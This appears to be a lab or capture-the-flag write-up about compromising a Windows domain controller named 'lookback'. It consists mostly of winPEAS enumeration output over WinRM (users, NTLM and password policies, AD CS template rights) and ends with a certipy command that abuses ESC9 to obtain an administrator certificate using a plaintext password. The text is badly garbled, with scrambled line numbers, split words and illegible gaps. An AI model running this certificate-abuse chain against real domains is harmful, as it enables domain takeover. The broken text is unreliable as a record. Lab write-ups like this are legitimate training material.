220	WINRM	172.16.55.128	5985	DC01	È https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#alwaysinstallelevated
221					
222	WINRM	172.16.55.128	5985	DC01	AlwaysInstallElevated isn't available
223	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Enumerate LSA settings – auth packages included
224					
225	WINRM	172.16.55.128	5985	DC01	
226	WINRM	172.16.55.128	5985	DC01	auditbasedirector
	ies	:	0		
	WINRM	172.16.55.128	5985	DC01	auditbaseobjects
		:	0		
227	WINRM	172.16.55.128	5985	DC01	Bounds
228		:	00-30-00-00-00-20-00-00		
229	WINRM	172.16.55.128	5985	DC01	crashonauditfail
		:	0		
230	WINRM	172.16.55.128	5985	DC01	fullprivilegeaudit
	ting	:	00		
231	WINRM	172.16.55.128	5985	DC01	LimitBlankPasswordUse
	dUse	:	1		
232	WINRM	172.16.55.128	5985	DC01	NoLmHash
		:	1		
	WINRM	172.16.55.128	5985	DC01	Security Package
	s	:	""		
233	WINRM	172.16.55.128	5985	DC01	Notification Packages
	ages	:	rassfm,scecli		
234	WINRM	172.16.55.128	5985	DC01	Authentication Packages
235	ckages	:	msv1_0		
236	WINRM	172.16.55.128	5985	DC01	LsaPid
		:	652		
237	WINRM	172.16.55.128	5985	DC01	LsaCfgFlagsDefault
	t	:	0		
238	WINRM	172.16.55.128	5985	DC01	SecureBoot
		:	1		
239	WINRM	172.16.55.128	5985	DC01	ProductType
		:	7		
240	WINRM	172.16.55.128	5985	DC01	disabledomaincred
	s	:	0		
241	WINRM	172.16.55.128	5985	DC01	everyoneincludesanonymous
	nonymous	:	0		
242	WINRM	172.16.55.128	5985	DC01	forceguest
		:	0		

243	WINRM	172.16.55.128	5985	DC01	restrictanonymou
244	s	:	0		
245	WINRM	172.16.55.128	5985	DC01	restrictanonymous
	sam	:	1		
	WINRM	172.16.55.128	5985	DC01	
246	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Enumerat
247	ing NTLM Settings				
248	WINRM	172.16.55.128	5985	DC01	LanmanCompatibility
	Level	:	(Send NTLMv2 response only – Win7+ default)		
249	WINRM	172.16.55.128	5985	DC01	
250	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	NTLM Signing Settin
251	gs				
	WINRM	172.16.55.128	5985	DC01	ClientRequireSi
252	gning	:	False		
	WINRM	172.16.55.128	5985	DC01	ClientNegotiate
253	Signing	:	True		
	WINRM	172.16.55.128	5985	DC01	ServerRequireSi
	gning	:	True		
254	WINRM	172.16.55.128	5985	DC01	ServerNegotiate
255	Signing	:	True		
256	WINRM	172.16.55.128	5985	DC01	LdapSigning
	:		Negotiate signing (Negotiate signing)		
257	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Session Security
	WINRM	172.16.55.128	5985	DC01	NTLMMinClientSe
258	c	:	536870912 (Require 128-bit encryption)		
259	WINRM	172.16.55.128	5985	DC01	NTLMMinServerSe
260	c	:	536870912 (Require 128-bit encryption)		
261	WINRM	172.16.55.128	5985	DC01	
262	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	NTLM Auditing and R
263	estrictions				
	WINRM	172.16.55.128	5985	DC01	InboundRestrict
264	ions	:	(Not defined)		
	WINRM	172.16.55.128	5985	DC01	OutboundRestrict
265	tions	:	(Not defined)		
266	WINRM	172.16.55.128	5985	DC01	InboundAuditin
	g	:	(Not defined)		
	WINRM	172.16.55.128	5985	DC01	OutboundExcepti
267	ons	:			
268	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Display
	Local Group Policy settings – local users/machine				

```

269 WINRM 172.16.55.128 5985 DC01
270 WINRM 172.16.55.128 5985 DC01 Éííííííííí¹ Potentia
l GPO abuse vectors (applied domain GPOs writable by current user)
271 WINRM 172.16.55.128 5985 DC01 No obvious GPO ab
272 use via writable SYSVOL paths or GPC0 membership detected.

273 WINRM 172.16.55.128 5985 DC01
274 WINRM 172.16.55.128 5985 DC01 Éííííííííí¹ Checkin
g AppLocker effective policy
275 WINRM 172.16.55.128 5985 DC01 AppLockerPolicy ve
276 rsion: 1
277 WINRM 172.16.55.128 5985 DC01 listing rules:
278 WINRM 172.16.55.128 5985 DC01
279 WINRM 172.16.55.128 5985 DC01
280 WINRM 172.16.55.128 5985 DC01 Éííííííííí¹ Enumerat
ing Printers (WMI)
WINRM 172.16.55.128 5985 DC01
WINRM 172.16.55.128 5985 DC01 Éííííííííí¹ Enumerat
ing Named Pipes
281 WINRM 172.16.55.128 5985 DC01 Name
282
CurrentUserPerms
Sddl

WINRM 172.16.55.128 5985 DC01
283 WINRM 172.16.55.128 5985 DC01 eventlog
284
Everyone [Allow: WriteData/CreateFiles]
0:LSG:LSD:P(A;;;0x12019b;;;WD)(A;;CC;;;OW)(A;;0x12008f;;;S-1-5-80-8
80578595-1860270145-482643319-2788375705-1540778122)
285 WINRM 172.16.55.128 5985 DC01
286 WINRM 172.16.55.128 5985 DC01 RpcProxy\49677

Everyone [Allow: WriteData/CreateFiles]
0:BAG:SYD:(A;;;0x12019b;;;WD)(A;;;0x12019b;;;AN)(A;;FA;;;BA)
WINRM 172.16.55.128 5985 DC01
WINRM 172.16.55.128 5985 DC01 RpcProxy\593

287
288 Everyone [Allow: WriteData/CreateFiles]
0:NSG:NSD:(A;;;0x12019b;;;WD)(A;;RC;;;OW)(A;;;0x12019b;;;AN)(A;;F
A;;;S-1-5-80-521322694-906040134-3864710659-1525148216-3451224162)(A;;F
A;;;S-1-5-80-979556362-403687129-3954533659-2335141334-1547273080)
WINRM 172.16.55.128 5985 DC01
289 WINRM 172.16.55.128 5985 DC01 sql\query

```

[illegible]

[illegible]

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340 WINRM      172.16.55.128    5985    DC01
    WINRM      172.16.55.128    5985    DC01      Éííííííííí¹ Users
    WINRM      172.16.55.128    5985    DC01      È Check if you have s
    ome admin equivalent privileges https://book.hacktricks.wiki/en/windows-h
    ardening/windows-local-privilege-escalation/index.html#users--groups
341
342 WINRM      172.16.55.128    5985    DC01      [X] Exception: Obje
    ct reference not set to an instance of an object.

    WINRM      172.16.55.128    5985    DC01      Current user: admin
    istrator
343 WINRM      172.16.55.128    5985    DC01      Current groups: Dom
    ain Users, Everyone, Builtin\Remote Management Users, Users, Builtin\Pre-
    Windows 2000 Compatible Access, Builtin\Certificate Service DCOM Access,
    Network, Authenticated Users, This Organization, IT, NTLM Authentication
344
345 WINRM      172.16.55.128    5985    DC01      =====
346 =====
347 =====
348 WINRM      172.16.55.128    5985    DC01
    WINRM      172.16.55.128    5985    DC01      Not Found
349 WINRM      172.16.55.128    5985    DC01
    WINRM      172.16.55.128    5985    DC01      Éííííííííí¹ Current
    User Idle Time
350 WINRM      172.16.55.128    5985    DC01      Current User   :
351     LOOKBACK\administrator
    WINRM      172.16.55.128    5985    DC01      Idle Time      :
    03h:26m:17s:156ms
352 WINRM      172.16.55.128    5985    DC01
353 WINRM      172.16.55.128    5985    DC01      Éííííííííí¹ Display
354 Tenant information (DsRegCmd.exe /status)

355 WINRM      172.16.55.128    5985    DC01      Tenant is NOT Azur
    e AD Joined.
    WINRM      172.16.55.128    5985    DC01
    WINRM      172.16.55.128    5985    DC01      Éííííííííí¹ Current
    Token privileges
356 WINRM      172.16.55.128    5985    DC01      È Check if you can es
    calate privilege using some enabled token https://book.hacktricks.wiki/e
    n/windows-hardening/windows-local-privilege-escalation/index.html#token-m
357 anipulation

358 WINRM      172.16.55.128    5985    DC01      SeMachineAccountP
359 rivilage: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
360 WINRM      172.16.55.128    5985    DC01      SeChangeNotifyPri
    vilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED

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361	WINRM	172.16.55.128	5985	DC01	SeIncreaseWorking
362	SetPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED				
	WINRM	172.16.55.128	5985	DC01	
363	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Clipboard
	d text				
364	WINRM	172.16.55.128	5985	DC01	
365	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Logged u
366	sers				
	WINRM	172.16.55.128	5985	DC01	[X] Exception: Acce
367	ss denied				
	WINRM	172.16.55.128	5985	DC01	Not Found
368	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÍÍÍÍÍÍÍÍÍ¹ Display
369	information about local users				
	WINRM	172.16.55.128	5985	DC01	Computer Name
370	:	DC01			
	WINRM	172.16.55.128	5985	DC01	User Name
371	:	Administrator			
	WINRM	172.16.55.128	5985	DC01	User Id
372	:	500			
	WINRM	172.16.55.128	5985	DC01	Is Enabled
373	:	True			
	WINRM	172.16.55.128	5985	DC01	User Type
374	:	Administrator			
	WINRM	172.16.55.128	5985	DC01	Comment
	:	Built-in account for administering the computer/domain			
375	WINRM	172.16.55.128	5985	DC01	Last Logon
	:	4/7/2026 7:37:27 PM			
376	WINRM	172.16.55.128	5985	DC01	Logons Count
377	:	14			
	WINRM	172.16.55.128	5985	DC01	Password Last Set
	:	10/17/2025 11:08:02 AM			
378	WINRM	172.16.55.128	5985	DC01	
379	WINRM	172.16.55.128	5985	DC01	=====
380	=====				
	=====				
381	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	Computer Name
382	:	DC01			
	WINRM	172.16.55.128	5985	DC01	User Name
383	:	Guest			
	WINRM	172.16.55.128	5985	DC01	User Id
384	:	501			
	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	False			

385	WINRM	172.16.55.128	5985	DC01	User Type
386	:	Guest			
387	WINRM	172.16.55.128	5985	DC01	Comment
	:	Built-in account for guest access to the computer/domain			
388	WINRM	172.16.55.128	5985	DC01	Last Logon
389	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
390	WINRM	172.16.55.128	5985	DC01	Password Last Set
391	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	
392	WINRM	172.16.55.128	5985	DC01	=====
	=====				
393	=====				
	WINRM	172.16.55.128	5985	DC01	
394	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
395	WINRM	172.16.55.128	5985	DC01	User Name
	:	krbtgt			
396	WINRM	172.16.55.128	5985	DC01	User Id
	:	502			
	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	False			
397	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
398	WINRM	172.16.55.128	5985	DC01	Comment
399	:	Key Distribution Center Service Account			
400	WINRM	172.16.55.128	5985	DC01	Last Logon
401	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
402	WINRM	172.16.55.128	5985	DC01	Password Last Set
403	:	10/16/2025 8:15:35 PM			
	WINRM	172.16.55.128	5985	DC01	
404	WINRM	172.16.55.128	5985	DC01	=====
	=====				
405	=====				
	WINRM	172.16.55.128	5985	DC01	
406	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
407	WINRM	172.16.55.128	5985	DC01	User Name
	:	hank			
408	WINRM	172.16.55.128	5985	DC01	User Id
	:	1104			
409	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			

410	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
411	WINRM	172.16.55.128	5985	DC01	Comment
	:				
412	WINRM	172.16.55.128	5985	DC01	Last Logon
413	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
414	WINRM	172.16.55.128	5985	DC01	Password Last Set
415	:	10/19/2025 5:05:12 AM			
	WINRM	172.16.55.128	5985	DC01	
416	WINRM	172.16.55.128	5985	DC01	=====
					=====
417	=====				
	WINRM	172.16.55.128	5985	DC01	
418	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
419	WINRM	172.16.55.128	5985	DC01	User Name
	:	lookback-admin			
420	WINRM	172.16.55.128	5985	DC01	User Id
	:	1105			
421	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
422	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
423	WINRM	172.16.55.128	5985	DC01	Comment
	:				
424	WINRM	172.16.55.128	5985	DC01	Last Logon
425	:	10/19/2025 5:48:29 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
426	WINRM	172.16.55.128	5985	DC01	Password Last Set
427	:	10/19/2025 5:11:25 AM			
	WINRM	172.16.55.128	5985	DC01	
428	WINRM	172.16.55.128	5985	DC01	=====
					=====
429	=====				
	WINRM	172.16.55.128	5985	DC01	
430	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
431	WINRM	172.16.55.128	5985	DC01	User Name
	:	db-admin			
432	WINRM	172.16.55.128	5985	DC01	User Id
	:	1106			
433	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
434	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			

435	WINRM	172.16.55.128	5985	DC01	Comment
	:				
436	WINRM	172.16.55.128	5985	DC01	Last Logon
437	:	4/10/2026 8:51:59 PM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	16			
438	WINRM	172.16.55.128	5985	DC01	Password Last Set
439	:	10/19/2025 5:15:44 AM			
	WINRM	172.16.55.128	5985	DC01	
440	WINRM	172.16.55.128	5985	DC01	=====
	=====				
441	=====				
	WINRM	172.16.55.128	5985	DC01	
442	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
443	WINRM	172.16.55.128	5985	DC01	User Name
	:	Service_Maintainer			
444	WINRM	172.16.55.128	5985	DC01	User Id
	:	1107			
445	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
446	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
447	WINRM	172.16.55.128	5985	DC01	Comment
	:				
448	WINRM	172.16.55.128	5985	DC01	Last Logon
449	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
450	WINRM	172.16.55.128	5985	DC01	Password Last Set
451	:	10/19/2025 6:27:26 AM			
	WINRM	172.16.55.128	5985	DC01	
452	WINRM	172.16.55.128	5985	DC01	=====
	=====				
453	=====				
	WINRM	172.16.55.128	5985	DC01	
454	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
455	WINRM	172.16.55.128	5985	DC01	User Name
	:	IT-SEC-admin			
456	WINRM	172.16.55.128	5985	DC01	User Id
	:	1110			
457	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
458	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
459	WINRM	172.16.55.128	5985	DC01	Comment
	:				

460	WINRM	172.16.55.128	5985	DC01	Last Logon
461	:	4/10/2026 10:37:35 PM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
462	WINRM	172.16.55.128	5985	DC01	Password Last Set
463	:	10/19/2025 7:11:48 AM			
	WINRM	172.16.55.128	5985	DC01	
464	WINRM	172.16.55.128	5985	DC01	=====
	=====				
465	=====				
	WINRM	172.16.55.128	5985	DC01	
466	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
467	WINRM	172.16.55.128	5985	DC01	User Name
	:	IT-admin			
468	WINRM	172.16.55.128	5985	DC01	User Id
	:	1111			
469	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
470	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
471	WINRM	172.16.55.128	5985	DC01	Comment
	:				
472	WINRM	172.16.55.128	5985	DC01	Last Logon
473	:	4/10/2026 11:38:55 PM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	3			
474	WINRM	172.16.55.128	5985	DC01	Password Last Set
475	:	4/10/2026 11:35:00 PM			
	WINRM	172.16.55.128	5985	DC01	
476	WINRM	172.16.55.128	5985	DC01	=====
	=====				
477	=====				
	WINRM	172.16.55.128	5985	DC01	
478	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
479	WINRM	172.16.55.128	5985	DC01	User Name
	:	administrator			
480	WINRM	172.16.55.128	5985	DC01	User Id
	:	1112			
481	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
482	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
483	WINRM	172.16.55.128	5985	DC01	Comment
	:				
484	WINRM	172.16.55.128	5985	DC01	Last Logon
	:	4/10/2026 11:08:39 PM			

485	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	4			
486	WINRM	172.16.55.128	5985	DC01	Password Last Set
487	:	4/10/2026 10:42:35 PM			
	WINRM	172.16.55.128	5985	DC01	
488	WINRM	172.16.55.128	5985	DC01	=====
	=====				
489	=====				
	WINRM	172.16.55.128	5985	DC01	
490	WINRM	172.16.55.128	5985	DC01	Computer Name
	:	DC01			
491	WINRM	172.16.55.128	5985	DC01	User Name
	:	IT-email-admin			
492	WINRM	172.16.55.128	5985	DC01	User Id
	:	1113			
493	WINRM	172.16.55.128	5985	DC01	Is Enabled
	:	True			
494	WINRM	172.16.55.128	5985	DC01	User Type
	:	User			
495	WINRM	172.16.55.128	5985	DC01	Comment
	:				
496	WINRM	172.16.55.128	5985	DC01	Last Logon
497	:	1/1/1970 12:00:00 AM			
	WINRM	172.16.55.128	5985	DC01	Logons Count
	:	0			
498	WINRM	172.16.55.128	5985	DC01	Password Last Set
499	:	10/19/2025 7:20:21 AM			
500	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	=====
501	=====				
502	=====				
503	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	
504	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ RDP Sess
	ions				
505	WINRM	172.16.55.128	5985	DC01	Not Found
506	WINRM	172.16.55.128	5985	DC01	
507	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Ever log
	ged users				
508	WINRM	172.16.55.128	5985	DC01	[X] Exception: Acce
	ss denied				
509	WINRM	172.16.55.128	5985	DC01	Not Found
	WINRM	172.16.55.128	5985	DC01	
	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Home fol
510	ders found				
	WINRM	172.16.55.128	5985	DC01	C:\Users\Administ
511	rator				

512	WINRM	172.16.55.128	5985	DC01	C:\Users\administ
513	rator .LOOKBACK : administrator [Allow: AllAccess]				
514	WINRM	172.16.55.128	5985	DC01	C:\Users\All User
515	s				
516	WINRM	172.16.55.128	5985	DC01	C:\Users\db-admin
517	WINRM	172.16.55.128	5985	DC01	C:\Users\Default
	WINRM	172.16.55.128	5985	DC01	C:\Users\Default
	User				
518	WINRM	172.16.55.128	5985	DC01	C:\Users\Public
519	WINRM	172.16.55.128	5985	DC01	C:\Users\Service_
	Maintainer				
520	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Looking
521	WINRM	172.16.55.128	5985	DC01	
	for AutoLogon credentials				
522	WINRM	172.16.55.128	5985	DC01	Some AutoLogon cr
	edentials were found				
523	WINRM	172.16.55.128	5985	DC01	DefaultDomainNam
524	e : LOOKBACK				
525	WINRM	172.16.55.128	5985	DC01	ÉÉÉÉÉÉÉÉÉÉ¹ Passwor
526	WINRM	172.16.55.128	5985	DC01	È Check for a possibl
	d Policies				
527	WINRM	172.16.55.128	5985	DC01	e brute-force
528	WINRM	172.16.55.128	5985	DC01	Domain: Builtin
					SID: S-1-5-32
	WINRM	172.16.55.128	5985	DC01	MaxPasswordAge: 4
	2.22:47:31.7437440				
529	WINRM	172.16.55.128	5985	DC01	MinPasswordAge: 0
	0:00:00				
530	WINRM	172.16.55.128	5985	DC01	MinPasswordLengt
	h: 0				
531	WINRM	172.16.55.128	5985	DC01	PasswordHistoryLe
	ngth: 0				
532	WINRM	172.16.55.128	5985	DC01	PasswordPropertie
533	s: 0				
534	WINRM	172.16.55.128	5985	DC01	=====
	=====				
535	WINRM	172.16.55.128	5985	DC01	=====
536	WINRM	172.16.55.128	5985	DC01	Domain: LOOKBACK
	WINRM	172.16.55.128	5985	DC01	SID: S-1-5-21-383
	0242231-3868280746-2763890440				
537	WINRM	172.16.55.128	5985	DC01	MaxPasswordAge: 4
	2.00:00:00				
538	WINRM	172.16.55.128	5985	DC01	MinPasswordAge:
539	1.00:00:00				


```

562 WINRM      172.16.55.128    5985    DC01      Éííííííííí¹ Interest
ing Services -non Microsoft-
563 WINRM      172.16.55.128    5985    DC01      È Check if you can ov
erwrite some service binary or perform a DLL hijacking, also check for un
quoted paths https://book.hacktricks.wiki/en/windows-hardening/windows-lo
cal-privilege-escalation/index.html#services

564 WINRM      172.16.55.128    5985    DC01      [X] Exception: Acce
ss denied
565 WINRM      172.16.55.128    5985    DC01      @arcsas.inf,%arcs
as_ServiceName%;Adaptec SAS/SATA-II RAID Storport's Miniport Driver(PMC-S
566 ierra, Inc. - @arcsas.inf,%arcsas_ServiceName%;Adaptec SAS/SATA-II RAID S
torport's Miniport Driver)[System32\drivers\arcsas.sys] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
567 =====
WINRM      172.16.55.128    5985    DC01
568 WINRM      172.16.55.128    5985    DC01      @netbvbd.inf,%vb
d_srv_desc%;QLogic Network Adapter VBD(QLogic Corporation - @netbvbd.in
569 f,%vbd_srv_desc%;QLogic Network Adapter VBD)[System32\drivers\bxbvbd.sy
s] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
570 =====
WINRM      172.16.55.128    5985    DC01
571 WINRM      172.16.55.128    5985    DC01      @bxfcoe.inf,%BXFC
OE.SVCDESC%;QLogic FCoE Offload driver(Marvell Semiconductor Inc. - @bxfc
572 oe.inf,%BXFCOE.SVCDESC%;QLogic FCoE Offload driver)[System32\drivers\bxfc
oe.sys] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
573 =====
WINRM      172.16.55.128    5985    DC01
574 WINRM      172.16.55.128    5985    DC01      @bxois.inf,%BXOI
S.SVCDESC%;QLogic Offload iSCSI Driver(Marvell Semiconductor Inc. - @bxoi
575 s.inf,%BXOIS.SVCDESC%;QLogic Offload iSCSI Driver)[System32\drivers\bxoi
s.sys] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
576 =====
WINRM      172.16.55.128    5985    DC01
577 WINRM      172.16.55.128    5985    DC01      @cht4vx64.inf,%ch
t4vbd.generic%;Chelsio Virtual Bus Driver(Chelsio Communications - @cht4v
578 x64.inf,%cht4vbd.generic%;Chelsio Virtual Bus Driver)[C:\Windows\System32

```

\drivers\cht4vx64.sys] - System

WINRM 172.16.55.128 5985 DC01 =====

=====

WINRM 172.16.55.128 5985 DC01

WINRM 172.16.55.128 5985 DC01 @netelg3e.inf,%e1

000.Service.DispName%;Intel(R) PRO/1000 NDIS 6 Adapter Driver(Intel Corpo
ration - @netelg3e.inf,%e1000.Service.DispName%;Intel(R) PRO/1000 NDIS 6
Adapter Driver)[C:\Windows\System32\drivers\E1G6032E.sys] - System

WINRM 172.16.55.128 5985 DC01 =====

=====

WINRM 172.16.55.128 5985 DC01

WINRM 172.16.55.128 5985 DC01 @netlix64.inf,%e1

iExpress.Service.DispName%;Intel(R) PRO/1000 PCI Express Network Connecti
on Driver I(Intel Corporation - @netlix64.inf,%e1iExpress.Service.DispNam
e%;Intel(R) PRO/1000 PCI Express Network Connection Driver I)[C:\Windows
\System32\drivers\e1i68x64.sys] - System

WINRM 172.16.55.128 5985 DC01 =====

=====

WINRM 172.16.55.128 5985 DC01

WINRM 172.16.55.128 5985 DC01 @netevbda.inf,%vb

d_srv_desc%;QLogic 10 Gigabit Ethernet Adapter VBD(Marvell Semiconductor
Inc. - @netevbda.inf,%vbd_srv_desc%;QLogic 10 Gigabit Ethernet Adapter VB
D)[System32\drivers\evbda.sys] - Boot

WINRM 172.16.55.128 5985 DC01 =====

=====

WINRM 172.16.55.128 5985 DC01

WINRM 172.16.55.128 5985 DC01 @netevbd0a.inf,%v

bd_srv_desc%;QLogic Legacy Ethernet Adapter VBD(QLogic Corporation - @net
evbd0a.inf,%vbd_srv_desc%;QLogic Legacy Ethernet Adapter VBD)[System32\dr
ivers\evbd0a.sys] - Boot

WINRM 172.16.55.128 5985 DC01 =====

=====

WINRM 172.16.55.128 5985 DC01

WINRM 172.16.55.128 5985 DC01 @ialpssi_gpio.in

f,%iaLPSSi_GPIO.SVCDESC%;Intel(R) Serial IO GPIO Controller Driver(Intel
Corporation - @ialpssi_gpio.inf,%iaLPSSi_GPIO.SVCDESC%;Intel(R) Serial I
O GPIO Controller Driver)[C:\Windows\System32\drivers\ialPSSi_GPIO.sys]
- System

```

WINRM      172.16.55.128    5985    DC01      =====
=====
594 =====
WINRM      172.16.55.128    5985    DC01
595 WINRM      172.16.55.128    5985    DC01      @ialpssi_i2c.in
596 f,%iaLPSSi_I2C.SVCDESC%;Intel(R) Serial IO I2C Controller Driver(Intel Co
rporation - @ialpssi_i2c.inf,%iaLPSSi_I2C.SVCDESC%;Intel(R) Serial IO I2
C Controller Driver)[C:\Windows\System32\drivers\iaLPSSi_I2C.sys] - Syste
m
WINRM      172.16.55.128    5985    DC01      =====
=====
597 =====
WINRM      172.16.55.128    5985    DC01
598 WINRM      172.16.55.128    5985    DC01      @iastorav.inf,%ia
599 StorAVC.DeviceDesc%;Intel Chipset SATA RAID Controller(Intel Corporation
- @iastorav.inf,%iaStorAVC.DeviceDesc%;Intel Chipset SATA RAID Controlle
r)[System32\drivers\iaStorAVC.sys] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
600 =====
WINRM      172.16.55.128    5985    DC01
601 WINRM      172.16.55.128    5985    DC01      @iastorv.inf,%*PN
602 P0600.DeviceDesc%;Intel RAID Controller Windows 7(Intel Corporation - @ia
storv.inf,%*PNP0600.DeviceDesc%;Intel RAID Controller Windows 7)[System32
\drivers\iaStorV.sys] - Boot

WINRM      172.16.55.128    5985    DC01      =====
=====
=====
WINRM      172.16.55.128    5985    DC01
WINRM      172.16.55.128    5985    DC01      @mlx4_bus.inf,%Ib
bus.ServiceDesc%;Mellanox InfiniBand Bus/AL (Filter Driver)(Mellanox - @m
lx4_bus.inf,%Ibbus.ServiceDesc%;Mellanox InfiniBand Bus/AL (Filter Drive
r))[C:\Windows\System32\drivers\ibbus.sys] - System

```

think

```

1  WINRM      172.16.55.128  5985  DC01      ÉÉÉÉÉÉÉÉÉÉ¹ AD CS mis
   configurations for ESC
2  WINRM      172.16.55.128  5985  DC01      È  https://book.hacktr
   icks.wiki/en/windows-hardening/active-directory-methodology/ad-certificate
   s.html
3  WINRM      172.16.55.128  5985  DC01      È Check for ADCS misco
   nfigurations in the local DC registry
4  WINRM      172.16.55.128  5985  DC01      StrongCertificateBin
   dingEnforcement: - Allow weak mapping if SID extension missing, may be vu
   lnerable to ESC9.
5  WINRM      172.16.55.128  5985  DC01      CertificateMappingMe
   thods: - Strong Certificate mapping enabled.
6  WINRM      172.16.55.128  5985  DC01      IF_ENFORCEENCRYPTICE
   RTREQUEST set in InterfaceFlags - not vulnerable to ESC11.
7  WINRM      172.16.55.128  5985  DC01      szOID_NTDS_CA_SECURI
   TY_EXT not disabled for the CA - not vulnerable to ESC16.
8  WINRM      172.16.55.128  5985  DC01      È
9  WINRM      172.16.55.128  5985  DC01      If you can modify a te
   mplate (WriteDacl/WriteOwner/GenericAll), you can abuse ESC4
10 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: User (Rights: WriteProperty,ExtendedRight)
11 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: UserSignature (Rights: WriteProperty,ExtendedRight)
12 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: ClientAuth (Rights: WriteProperty,ExtendedRight)
13 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: EFS (Rights: WriteProperty,ExtendedRight)
14 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: login (Rights: ExtendedRight)
15 WINRM      172.16.55.128  5985  DC01      Dangerous rights ove
   r template: IT-login (Rights: ExtendedRight)
16 WINRM      172.16.55.128  5985  DC01      [*] Tip: Abuse with
   tools like Certipy (template write -> ESC1 -> enroll).

```

ESC9	StrongCertificateBindingEnforcement 为 0 (弱映射)	✅ 可配合改名账户利用
------	--	-------------

ESC9

申请证书

已经改过名的Administrator 身份申请 **User** 证书

改名方法见Bad Ending-证书欺诈

```

1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # certipy req -u 'administrator@lookback.htb' -p 'ITLogin!2026#Qw' -dc-ip 172.16.55.128 \
3   -target dc01.lookback.htb -ca lookback-DC01-CA -template User \
4   -out /home/kali/Desktop/hmv/lookback/adminspace_user_direct_20260411
5 Certipy v5.0.4 - by Oliver Lyak (ly4k)
6
7 [!] DNS resolution failed: The resolution lifetime expired after 5.402 seconds: Server Do53:172.16.55.128@53 answered The DNS operation timed out.; Server Do53:172.16.55.128@53 answered The DNS operation timed out.; Server Do53:172.16.55.128@53 answered The DNS operation timed out.
8 [!] Use -debug to print a stacktrace
9 [*] Requesting certificate via RPC
10 [*] Request ID is 7
11 [*] Successfully requested certificate
12 [*] Got certificate with UPN 'administrator@lookback.htb'
13 [*] Certificate has no object SID
14 [*] Try using -sid to set the object SID or see the wiki for more details
15 [*] Saving certificate and private key to '/home/kali/Desktop/hmv/lookback/adminspace_user_direct_20260411.pfx'
